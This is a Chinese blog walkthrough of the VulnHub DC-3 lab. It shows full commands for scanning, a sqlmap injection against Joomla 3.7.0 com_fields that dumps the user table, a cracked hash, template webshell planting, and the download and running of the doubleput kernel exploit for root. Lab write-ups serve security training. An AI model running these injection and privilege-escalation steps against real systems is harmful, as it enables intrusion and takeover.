
渗透测试靶机vulnhub——DC3实战笔记
迪丽瓦拉
2025-05-30 05:55:36
0次
vm在导入虚拟机的时候把IDE里面的改成IDE 0:0
信息收集
fscan扫描存活主机

目标机器是192.168.1.106
nmap扫描端口
nmap -A 192.168.1.106 -p-                                                                                                                                                                                                          255 ⨯
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-16 10:24 CST
Nmap scan report for 192.168.1.106
Host is up (0.00031s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-server-header: Apache/2.4.18 (Ubuntu)Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds
zsh: segmentation fault  nmap -A 192.168.1.106 -p-
就开放了80端口,直接浏览器访问
通过浏览器插件知道目标网站cms,php版本等信息
目录扫描后台
└─$ dirb http://192.168.1.106/
扫描漏洞
安装工具JoomScan
git clone https://github.com/rezasp/joomscan.git  ##下载源码
cd joomscan  ##进入路径
perl joomscan.pl ##运行
perl joomscan.pl --url 192.168.1.106
根据上面的信息可以搜集相关版本的漏洞
漏洞发现
通过上面信息收集的基本信息我们可以 使用工具searchsploit 搜Joomla 的版本号即可。
└─$ searchsploit Joomla 3.7.0 
将exp说明文件复制到桌面上
cp /usr/share/exploitdb/exploits/php/webapps/42033.txt joomscan-1.txt 
查看文件SQL注入,直接使用sqlmap执行命令

查看表名
└─$ sqlmap -u "http://192.168.1.106/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb --tables -p list[fullordering]
└─$ sqlmap -u "http://192.168.1.106/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -D joomladb -T "#__users" --columns -p list[fullordering]爆破字段


查询#__users表的name、password字段

在桌面随便建一个文件把password的hash密文放进去 然后使用john进行爆破 密码:snoopy
在后台模板处写入一句话木马


连接webshell
提权
uname -a 查看内核版本

上传提权脚本并运行



cp /usr/share/exploitdb/exploits/linux/local/39772.txt poc.txt下载39772压缩包
kali开启web服务,
└─$ python3 -m http.server 80
目标机下载压缩包解压
unzip 39772.zip
tar -xvf exploit.tar
cd ebpf_mapfd_doubleput_exploit
./compile.sh
./doubleput
提权成功


flag
查看flag
总结
学习使用JoomScan工具
用searchsploit 查找已知漏洞exp
John工具破解密码hash
后台模板写shell
朔风如解意,容易莫摧残
上一篇:常见特殊符号和对应编码大全
下一篇:红外数据的基本原理和处理机制
相关内容
热门资讯
AI做攻略、“双向奔赴”……国...
本文转自:人民网人民网记者 许维娜今年国庆假期,AI(人工智能)成了不少年轻人的“旅行搭子”。行前做...
合肥的这个“梗”, 翻篇了
社交平台的评论区,曾长期流传一句专属于合肥的黑色幽默。有人问合肥哪里好玩,本地网友半开玩笑地回复:合...
7万+旅游中高层都在的群,今天...
做旅游这行,资源卡位、渠道互通、项目落地——往往就差一个“对的机会”。我们的行业社群已聚集70,00...
一场帐篷音乐节,如何让井研从“...
帐篷音乐节现场封面新闻记者 周洪攀10月的研溪湿地,晚风里裹着柑橘的清甜与民谣的回响。夜幕降临,10...
白鹤翩翩落星愿,上海迪士尼度假...
10月9日,世界候鸟日前夕,上海迪士尼度假区星愿公园的湖风里多了一分白鹤的灵动。三座白鹤雕塑正式揭幕...
成都锦江边赏初秋枫叶飘飘
目前,成都锦江边国华街枫叶树红了。近年来,国华街附近的几条街都栽种了红枫树,是城区较集中看枫叶的点位...
GBTA:商务旅行正在复苏,但...
亚太正在成为全球商务旅行增长的重要引擎。在经历疫情后的快速反弹之后,全球商务旅行正在进入一个新的增长...
从景区焕新到节赛引流 邹城双节...
齐鲁网·闪电新闻10月9日讯 中秋、国庆“双节”假期,邹城市文化和旅游局提前谋划、周密部署,立足自身...
江山如此多娇 且看石楼今朝
金秋十月,黄河岸畔秋意盎然,丰收盛会喜迎国庆。本次石楼国庆文旅活动以“江山如此多娇,且看石楼今朝”为...
海南国庆假期接待游客475.4...
2026年国庆假期,海南接待游客475.40万人次,较2025年增长13.1%,较2024年增长15...